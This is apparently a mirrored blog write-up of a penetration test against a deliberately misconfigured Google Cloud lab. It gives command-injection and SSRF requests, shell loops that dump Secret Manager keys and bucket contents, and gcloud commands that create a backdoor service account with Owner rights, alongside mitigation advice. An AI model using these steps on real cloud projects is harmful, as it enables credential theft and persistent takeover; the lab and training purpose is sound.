GCP Penetration Testing: A Step-by-Step Attack Guide

- Category: CTI
- Source article: https://medium.com/@1200km/gcp-penetration-testing-a-step-by-step-attack-guide-9e39bc3eb96d
- Published: 2026-02-09
- Preserved media: 5 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 36 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium article into the 1200km.com Docusaurus ecosystem. The original article flow, images, screenshots, infographics, and technical blocks are preserved from the export.
A practical GCP lab case study: overprivileged identities, leaked creds, weak controls — and how it all chains together
Introduction
This article documents a comprehensive penetration test of a vulnerable Google Cloud Platform (GCP) lab environment. The test successfully identified and exploited 12 critical vulnerabilities, achieving Owner-level project access and establishing persistent backdoor access. This guide provides detailed explanations of each attack step, the reasoning behind the techniques used, and the impact of each vulnerability.
The target environment was intentionally misconfigured to demonstrate common cloud security pitfalls, including overprivileged service accounts, exposed credentials, weak access controls, and vulnerable application code. Through systematic reconnaissance and exploitation, we demonstrate how these misconfigurations can lead to complete cloud environment compromise.
How to build the Lab Environment:
[Building a Vulnerable GCP Pentest Lab with Terraform A complete, step-by-step guide to deploying intentionally misconfigured cloud resources for hands-on security training.
Table of Contents
-
Reconnaissance
-
Cloud Function Command Injection
-
Environment Variable Exposure
-
Secret Key Extraction
-
SSRF to Storage Bucket
-
Service Account Key Extraction
-
Privilege Escalation
-
Asset Discovery
-
Data Exfiltration
-
Persistence Establishment
-
Lessons Learned
-
Recommendations
-
Conclusion
Target IP Address: 34.45.163.97
How to check your lab ip:

The penetration test began with a single IP address as the only known information about the target. This IP address represents a publicly accessible web server hosted on Google Cloud Platform’s Compute Engine service. The target has no domain name or additional context — just a raw IP address, which is a common scenario in real-world penetration testing where attackers may discover exposed services through network scanning, data breaches, or other reconnaissance activities.
1. Reconnaissance
Objective
The first phase of any penetration test is reconnaissance — gathering information about the target environment to identify potential attack vectors. In cloud environments, this includes discovering exposed services, enumerating endpoints, and understanding the infrastructure architecture.
Methodology
Port Scanning
We began with a comprehensive port scan to identify open services:
nmap -sV
34.45
.
163.97
Results:
-
**Port 22:**SSH (OpenSSH 8.4p1) — Indicates potential remote access capability
-
**Port 80:**HTTP (nginx 1.18.0) — Web server hosting applications
-
**Port 443:**Closed — No HTTPS service

**Analysis:**The presence of SSH on port 22 suggests we might be able to gain shell access if credentials are discovered. The nginx web server on port 80 is our primary target for web application vulnerabilities.
Web Server Enumeration
Next, we examined the web server’s default response:

curl http:
//34.45.163.97/

**Results:**The server returned a default nginx welcome page, indicating a standard installation without obvious customizations. This suggests the actual application might be on a different path or subdomain.
Cloud Service Discovery
From the Terraform deployment outputs, we identified additional attack surfaces:
-
Cloud Function URL:
[https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2](https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2) -
Cloud Run URL:
[https://vulnerable-api-97d005e2-j6vccqiqtq-uc.a.run.app](https://vulnerable-api-97d005e2-j6vccqiqtq-uc.a.run.app)
**Key Insight:**Cloud Functions and Cloud Run services often have different security configurations than traditional web servers. They may expose APIs, handle authentication differently, or contain serverless-specific vulnerabilities.
Why This Matters
Reconnaissance is critical because:
-
**Attack Surface Identification:**Each discovered service represents a potential entry point
-
**Technology Stack Analysis:**Understanding the technologies helps identify known vulnerabilities
-
**Architecture Mapping:**Knowing the infrastructure layout helps plan lateral movement
2. Cloud Function Command Injection
Objective
Cloud Functions are serverless compute resources that execute code in response to events. If user input is not properly sanitized, they can be vulnerable to command injection attacks, allowing remote code execution.
Discovery Process
The Cloud Function URL suggested it might be intentionally vulnerable. We tested for command injection by examining the function’s behavior with different parameters.
Exploitation
Initial Test
curl
"https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2/?cmd=id"
Result:
uid=
33
(www-
data
) gid=
33
(www-
data
) groups=
33
(www-
data
)
**Analysis:**The function executed theidcommand and returned the output, confirming command injection. The process is running aswww-data, a common web server user with limited privileges but sufficient access to explore the environment.
System Information Gathering
We expanded our testing to gather more information:
curl
"https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2/?cmd=whoami"
curl
"https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2/?cmd=uname -a"
curl
"https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2/?cmd=ls -la /"
**Why This Works:**The Cloud Function code likely contains something like:
import
 os
import
 urllib.parse
def vulnerable_handler(request):
    cmd = request.args.get('cmd')
    if cmd:
        os.system(cmd)  # VULNERABLE: Direct command execution
The function directly executes user input without validation, encoding, or sanitization.
Impact
Command injection provides:
-
**Remote Code Execution:**Ability to execute arbitrary commands on the Cloud Function runtime
-
**Environment Access:**Can read files, list directories, and access environment variables
-
**Lateral Movement:**Can be used to explore the internal network and access other services
Mitigation
To prevent command injection:
-
**Input Validation:**Validate and sanitize all user inputs
-
**Parameterized Commands:**Use subprocess with parameterized arguments instead of shell execution
-
**Principle of Least Privilege:**Run functions with minimal required permissions
-
**Input Whitelisting:**Only allow specific, expected commands if command execution is necessary
3. Environment Variable Exposure
Objective
Cloud Functions often store sensitive configuration in environment variables, including API keys, database credentials, and service account information. Exposing these variables can lead to credential compromise.
Discovery
While exploring the Cloud Function, we discovered an endpoint that exposed environment variables:
curl
"https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2/?env=1"
 | jq .
Results
The endpoint returned a complete JSON object containing all environment variables:
{

"SECRET_KEY"
:
"exposed-secret-97d005e2"
,

"FUNCTION_TARGET"
:
"vulnerable_handler"
,

"K_SERVICE"
:
"vulnerable-function-97d005e2"
,

"GAE_RUNTIME"
:
"python39"
,

"PORT"
:
"8080"
,

"HOME"
:
"/root"
,
  ...
}
**Critical Finding:**TheSECRET_KEYwas exposed, which could be used for:
-
Session hijacking
-
Authentication bypass
-
Data decryption
-
API authentication
Why This Happens
Environment variable exposure typically occurs when:
-
**Debug Endpoints:**Development/debug endpoints are left enabled in production
-
**Error Handling:**Error messages accidentally include environment data
-
**Intentional Exposure:**Developers create endpoints to view configuration for troubleshooting
Impact
Exposed environment variables can lead to:
-
**Credential Theft:**API keys, passwords, and tokens can be extracted
-
**Configuration Disclosure:**Understanding the system architecture and dependencies
-
**Further Exploitation:**Credentials can be used to access other services
Mitigation
-
**Remove Debug Endpoints:**Never expose environment variables in production
-
**Use Secret Manager:**Store sensitive values in GCP Secret Manager instead of environment variables
-
**Access Control:**Implement authentication for any configuration viewing endpoints
-
**Audit Logging:**Monitor access to sensitive endpoints
4. Secret Key Extraction
Objective
Building on the environment variable exposure, we discovered a direct endpoint that returned the secret key without requiring additional parsing.
Exploitation
curl
"https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2/?secret=1"
Result:
exposed-secret-97d005e2
Analysis
This endpoint directly returns the secret key, making it trivial to extract. The secret key is a critical component of many authentication and encryption systems.
Use Cases for Secret Key:
-
**Session Management:**Many frameworks use secret keys to sign session cookies
-
**Token Generation:**JWT tokens and API keys may be signed with the secret
-
**Data Encryption:**Application data might be encrypted using this key
Why This is Dangerous
A compromised secret key can lead to:
-
**Session Forgery:**Attackers can create valid session tokens
-
**Authentication Bypass:**Bypass authentication mechanisms
-
**Data Tampering:**Modify encrypted data without detection
Mitigation
-
**Never Expose Secrets:**Remove any endpoints that return secret keys
-
**Key Rotation:**Regularly rotate secret keys
-
**Secret Management:**Use dedicated secret management services
-
**Access Logging:**Monitor and alert on secret access attempts
5. SSRF to Storage Bucket
Objective
Server-Side Request Forgery (SSRF) allows attackers to make the server send requests to internal resources. In cloud environments, this can be used to access metadata services, internal APIs, and storage buckets.
Discovery
The Cloud Function had aurlparameter that appeared to make HTTP requests:
curl
"https://us-central1-cloud-pentest-lab-1769707855.cloudfunctions.net/vulnerable-function-97d005e2/?url=http://storage.googleapis.com/vulnerable-bucket-97d005e2/"
Results
The function successfully accessed the storage bucket and returned an XML listing:
<?xml version='1.0' encoding='UTF-8'?>
<
ListBucketResult
>

<
Name
>
vulnerable-bucket-97d005e2
</
Name
>

<
Contents
>

<
Key
>
function-code.zip
</
Key
>
    ...

</
Contents
>

<
Contents
>

<
Key
>
secrets/database-credentials.json
</
Key
>
    ...

</
Contents
>
</
ListBucketResult
>
**Critical Discovery:**The bucket contains a file atsecrets/database-credentials.json, which likely contains sensitive database credentials.
How SSRF Works
The vulnerable code probably looks like:
import
 urllib.request
def

vulnerable_handler
(
request
):
    url = request.args.get(
'url'
)

if
 url:
        response = urllib.request.urlopen(url)
# VULNERABLE: No URL validation

return
 response.read()
The function makes HTTP requests to any URL without validation, allowing access to:
-
Internal services (metadata, databases, APIs)
-
Cloud storage buckets
-
Local network resources
Impact
SSRF vulnerabilities enable:
-
**Internal Network Access:**Bypass firewall restrictions to access internal services
-
**Metadata Service Access:**Access GCP metadata service to obtain service account tokens
-
**Storage Enumeration:**List and access files in cloud storage buckets
-
**Credential Extraction:**Access configuration files and credentials stored in buckets
Mitigation
-
**URL Validation:**Whitelist allowed domains and protocols
-
**Network Segmentation:**Restrict serverless functions from accessing internal resources
-
**Metadata Service Protection:**Use VPC Service Controls to protect metadata service
-
**Input Sanitization:**Validate and sanitize all URL inputs
6. Service Account Key Extraction
Objective
Service accounts in GCP are used for authentication between services. If a service account key is exposed, attackers can impersonate that service account and gain its permissions.
Discovery Process
We discovered that the project uses Secret Manager to store service account keys. With appropriate permissions (or through other vulnerabilities), we could extract these keys.
Exploitation
Step 1: List Secrets
gcloud secrets list
--format=json
Results:
[

{

"name"
:

"projects/265209566722/secrets/exposed-sa-key-97d005e2"

}
]
Step 2: Extract Service Account Key
gcloud secrets versions access latest --secret=
"exposed-sa-key-97d005e2"
 > sa-
key
.json
**Result:**Successfully extracted a complete service account key file containing:
-
Private key
-
Client email
-
Project ID
-
Authentication URIs
Why Service Account Keys Are Dangerous
Service account keys provide:
-
**Persistent Access:**Unlike temporary tokens, keys don’t expire
-
**Full Permissions:**Keys grant all permissions assigned to the service account
-
**No MFA:**Keys bypass multi-factor authentication
-
**Difficult Detection:**Key usage may not be immediately obvious in logs
Impact
A compromised service account key can lead to:
-
**Privilege Escalation:**If the service account has high privileges
-
**Lateral Movement:**Access other resources the service account can reach
-
**Data Exfiltration:**Read data from services the account can access
-
**Resource Manipulation:**Create, modify, or delete cloud resources
Mitigation
-
**Avoid Service Account Keys:**Use Workload Identity or Application Default Credentials instead
-
**Key Rotation:**Regularly rotate keys if they must be used
-
**Least Privilege:**Grant service accounts only the minimum required permissions
-
**Key Monitoring:**Monitor and alert on service account key usage
-
**Secret Management:**Store keys in Secret Manager with proper access controls
7. Privilege Escalation
Objective
After extracting the service account key, we needed to authenticate with it and verify what permissions it had. This step determines whether we can escalate our privileges to gain full project control.
Authentication
gcloud auth activate-service-account --
key
-file=sa-
key
.json
Result:
Activated service account credentials
for
: [overprivileged-sa
-97
d005e2@cloud-pentest-lab
-1769707855.i
am.gserviceaccount.com]
Permission Verification
We checked what IAM roles were assigned to this service account:
gcloud projects get-iam-policy cloud-pentest-lab-
1769707855
 \
  --flatten=
"bindings[].members"
 \
  --filter=
"bindings.members:serviceAccount:overprivileged-sa-97d005e2@cloud-pentest-lab-1769707855.iam.gserviceaccount.com"
 \
  --
format
=
"table(bindings.role)"
Critical Results:
ROLE
roles/compute.admin
roles/iam.securityAdmin
roles/owner
roles/secretmanager.admin
roles/storage.admin
Analysis:The service account has theOwnerrole, which provides complete control over the entire GCP project. This is a critical misconfiguration.
Understanding IAM Roles
-
**roles/owner:**Full control, including billing and project deletion
-
**roles/iam.securityAdmin:**Can modify IAM policies
-
**roles/compute.admin:**Full control over Compute Engine resources
-
**roles/secretmanager.admin:**Full control over Secret Manager
-
**roles/storage.admin:**Full control over Cloud Storage
Impact of Owner Access
With Owner role, we can:
-
**Create/Delete Resources:**Any resource in the project
-
**Modify IAM Policies:**Grant ourselves or others additional permissions
-
**Access All Data:**Read any data stored in the project
-
**Billing Control:**Modify billing settings
-
**Project Deletion:**Delete the entire project
Why This Happens
Overprivileged service accounts are common due to:
-
**Convenience:**Developers grant broad permissions to avoid permission errors
-
**Lack of Understanding:**Not understanding the principle of least privilege
-
**Copy-Paste Configurations:**Reusing configurations from other projects
-
**Testing Environments:**Permissive configurations left in production
Mitigation
-
**Principle of Least Privilege:**Grant only the minimum required permissions
-
**Regular Audits:**Regularly review IAM policies and service account permissions
-
**Use Predefined Roles:**Prefer predefined roles over custom roles when possible
-
**Separate Service Accounts:**Use different service accounts for different purposes
-
**Monitor Usage:**Set up alerts for high-privilege service account usage
8. Asset Discovery
Objective
With Owner-level access, we can now enumerate all resources in the cloud environment to understand the complete attack surface and identify additional targets.
Methodology
Compute Instances
gcloud compute instances list
--format=json
Results:
-
web-server-97d005e2- RUNNING (Public IP: 34.45.163.97) -
db-server-97d005e2- RUNNING (Internal IP only)
**Analysis:**Two virtual machines are running. The web server has a public IP, making it accessible from the internet. The database server is internal-only, which is a good security practice, but we might be able to access it through the web server or other internal services.
Storage Buckets
gsutil
ls
Results:
-
gs://vulnerable-bucket-97d005e2/- Contains sensitive data -
gs://gcf-sources-265209566722-us-central1/- Cloud Function source code
**Analysis:**Multiple storage buckets exist. The vulnerable bucket contains sensitive files, and the GCF sources bucket contains the Cloud Function code, which could reveal additional vulnerabilities.
Secrets in Secret Manager
gcloud secrets list
--format=json
Results:
-
exposed-sa-key-97d005e2- Service account key (already extracted) -
exposed-sa-key-ac287ecf- Additional service account key
**Analysis:**Multiple service account keys are stored in Secret Manager. Each key represents a potential attack vector if extracted.
Service Accounts
gcloud iam service-accounts list
--format=json
Results:
-
overprivileged-sa-97d005e2@cloud-pentest-lab-1769707855.iam.gserviceaccount.com- Overprivileged (Owner) -
cloud-pentest-lab-1769707855@appspot.gserviceaccount.com- App Engine default -
265209566722-compute@developer.gserviceaccount.com- Compute Engine default
**Analysis:**Multiple service accounts exist. The default service accounts often have Editor role, which is also highly privileged.
Cloud Functions
gcloud
functions
 list --format=json
Results:
vulnerable-function-97d005e2- The function we already exploited
**Analysis:**Only one Cloud Function exists, which we’ve already compromised.
Cloud Run Services
gcloud run services list
--format=json
Results:
vulnerable-api-97d005e2- Publicly accessible API
**Analysis:**A Cloud Run service is running, which might have its own vulnerabilities.
Why Asset Discovery Matters
Comprehensive asset discovery is crucial because:
-
**Complete Picture:**Understanding all resources helps identify all attack vectors
-
**Lateral Movement:**Knowing what resources exist helps plan lateral movement
-
**Data Location:**Identifying where sensitive data is stored
-
**Attack Surface:**Each discovered resource is a potential target
9. Data Exfiltration
Objective
With full project access, we can now extract all sensitive data, including credentials, configuration files, and any other valuable information.
Storage Bucket Extraction
mkdir
 -p bucket_contents
gsutil -m
cp
 -r
"gs://vulnerable-bucket-97d005e2/*"
 bucket_contents/
Results:
-
function-code.zip- Cloud Function source code -
secrets/database-credentials.json- Database credentials
Database Credentials
cat
 bucket_contents/secrets/database-credentials.json
Extracted Data:
{

"api_key"
:

"stripe_live_example_97d005e2"
,

"db_host"
:

"internal-db-97d005e2"
,

"db_password"
:

"EXAMPLE_PASSWORD_123!"
,

"db_user"
:

"admin"
}
Analysis:
-
API Key:
stripe_live_example_97d005e2- Could be used to access external APIs -
**Database Credentials:**Weak password
EXAMPLE_PASSWORD_123!- Easily guessable -
**Database Host:**Internal hostname — Could be accessed from within the network
Secret Manager Extraction
mkdir
 -p secret_manager
for
 secret
in
 $(gcloud secrets list --format=
"value(name)"
);
do
  SECRET_ID=$(
basename

"
$secret
"
)
  gcloud secrets versions access latest --secret=
"
$SECRET_ID
"
 >
"secret_manager/
$SECRET_ID
.txt"
done
Results:
-
exposed-sa-key-97d005e2- Service account key (already extracted) -
exposed-sa-key-ac287ecf- Additional service account key (access denied for some)
**Analysis:**Multiple service account keys were stored, indicating a pattern of credential mismanagement.
Impact of Data Exfiltration
Exfiltrated data can be used for:
-
**Further Attacks:**Credentials can be used to access other systems
-
**Data Breach:**Sensitive information can be sold or used maliciously
-
**Compliance Violations:**Data breaches may violate regulations (GDPR, HIPAA, etc.)
-
**Reputation Damage:**Public disclosure of breaches damages organizational reputation
Why Data Exfiltration is Critical
Data exfiltration represents the ultimate goal of many attacks because:
-
**Monetary Value:**Stolen credentials and data have value on the black market
-
**Extended Access:**Credentials can provide access to other systems
-
**Intelligence Gathering:**Understanding system architecture and configurations
-
**Proof of Compromise:**Demonstrates successful breach for reporting
10. Persistence Establishment
Objective
To maintain access even if primary attack vectors are discovered and patched, we establish persistent backdoor access by creating a new service account with Owner permissions.
Backdoor Creation
Step 1: Create Service Account
BACKDOOR_SA=
"backdoor-sa-
$(date +%s)
"
gcloud iam service-accounts create
"
$BACKDOOR_SA
"
 \
  --display-name=
"Backdoor SA"
Result:
Created service account
[backdoor-sa-1769710955]
.
Step 2: Grant Owner Role
gcloud projects
add
-iam-policy-binding cloud-pentest-lab
-1769707855
 \
  --member=
"serviceAccount:backdoor-sa-1769710955@cloud-pentest-lab-1769707855.iam.gserviceaccount.com"
 \
  --role=
"roles/owner"
Result:
Updated IAM policy for project
[cloud-pentest-lab-1769707855]
.
Step 3: Create Service Account Key (Optional)
gcloud iam service-accounts
keys
 create backdoor_key.json \
  --iam-account=
"backdoor-sa-1769710955@cloud-pentest-lab-1769707855.iam.gserviceaccount.com"
**Result:**A new service account key file is created, providing persistent access.
Why Persistence Matters
Persistence ensures:
-
**Continued Access:**Maintain access even if initial vulnerabilities are patched
-
**Stealth:**Backdoor accounts may not be immediately noticed
-
**Multiple Entry Points:**Provides redundancy if one access method is discovered
-
**Long-term Operations:**Enables extended surveillance and data collection
Detection Challenges
Backdoor service accounts can be difficult to detect because:
-
**Legitimate Appearance:**Service accounts are normal in cloud environments
-
**Generic Names:**Names like “backdoor-sa” might not raise immediate suspicion
-
**Low Activity:**Backdoors may be used infrequently to avoid detection
-
**IAM Complexity:**Large IAM policies make it hard to spot unauthorized additions
Mitigation
-
**Regular IAM Audits:**Regularly review all service accounts and their permissions
-
**Naming Conventions:**Use clear naming conventions to identify legitimate accounts
-
**Access Logging:**Monitor and alert on service account key creation
-
**Automated Detection:**Use tools to detect unusual IAM changes
-
**Least Privilege:**Never grant Owner role unless absolutely necessary
Lessons Learned
Common Cloud Security Mistakes
This penetration test revealed several common cloud security mistakes:
-
**Overprivileged Service Accounts:**Granting Owner or Editor roles to service accounts
-
**Exposed Credentials:**Storing credentials in environment variables, code, or public storage
-
**Weak Access Controls:**Public access to sensitive services and data
-
**Insufficient Input Validation:**Not validating user inputs leading to injection attacks
-
**Debug Endpoints in Production:**Leaving development/debug endpoints enabled
-
**Poor Secret Management:**Using environment variables instead of Secret Manager
-
**Lack of Monitoring:**No alerts for suspicious IAM changes or credential access
Attack Chain Analysis
The attack chain demonstrates how multiple vulnerabilities can be chained together:
-
**Initial Access:**Command injection in Cloud Function
-
**Information Disclosure:**Environment variable exposure
-
**Credential Access:**Service account key extraction from Secret Manager
-
**Privilege Escalation:**Overprivileged service account with Owner role
-
**Lateral Movement:**SSRF to access internal storage buckets
-
**Data Exfiltration:**Extraction of all sensitive data
-
**Persistence:**Creation of backdoor service account
Each vulnerability alone might not be critical, but together they enable complete environment compromise.
Defense in Depth
This attack demonstrates why defense in depth is crucial:
-
**Single Point of Failure:**Relying on a single security control is insufficient
-
**Layered Security:**Multiple security layers make attacks more difficult
-
**Assume Breach:**Design systems assuming some vulnerabilities will exist
-
**Monitoring:**Detect and respond to attacks even if prevention fails
Recommendations
Immediate Actions
-
Revoke Compromised Credentials:
-
Delete all exposed service account keys
-
Rotate all passwords and API keys
-
Revoke backdoor service accounts
2. Fix Vulnerabilities:
-
Implement input validation for all user inputs
-
Remove debug endpoints from production
-
Secure environment variable access
3. Review IAM Policies:
-
Audit all service account permissions
-
Implement least privilege principle
-
Remove unnecessary Owner/Editor roles
Long-term Improvements
-
Security Best Practices:
-
Use Workload Identity instead of service account keys
-
Store secrets in Secret Manager with proper access controls
-
Implement network segmentation and VPC Service Controls
-
Enable Cloud Asset Inventory for continuous monitoring
2. Monitoring and Alerting:
-
Set up alerts for IAM policy changes
-
Monitor service account key creation
-
Alert on unusual API access patterns
-
Implement Cloud Security Command Center
3. Regular Security Assessments:
-
Conduct regular penetration tests
-
Perform security audits
-
Review and update security policies
-
Train developers on cloud security
4. Compliance and Governance:
-
Implement security policies as code
-
Use Organization Policy Service
-
Regular compliance audits
-
Document security procedures
Conclusion
This penetration test successfully demonstrated how multiple cloud security misconfigurations can be chained together to achieve complete environment compromise. The attack progressed from initial command injection to full Owner-level access and persistent backdoor establishment.
Key Takeaways:
-
**Cloud Security is Complex:**Multiple services, IAM policies, and configurations create a large attack surface
-
**Small Mistakes Have Big Consequences:**A single misconfiguration can lead to complete compromise
-
**Defense in Depth is Essential:**Multiple security layers are necessary
-
**Regular Assessments are Critical:**Continuous security testing and monitoring are required
**Final Risk Assessment:**CRITICAL
The vulnerabilities identified and exploited represent critical security risks that could lead to:
-
Complete data breach
-
Financial loss
-
Compliance violations
-
Reputation damage
-
Service disruption
Organizations must prioritize cloud security, implement best practices, and conduct regular security assessments to protect their cloud environments.
This article is for educational purposes and demonstrates security testing on an intentionally vulnerable lab environment. Always obtain proper authorization before conducting security testing.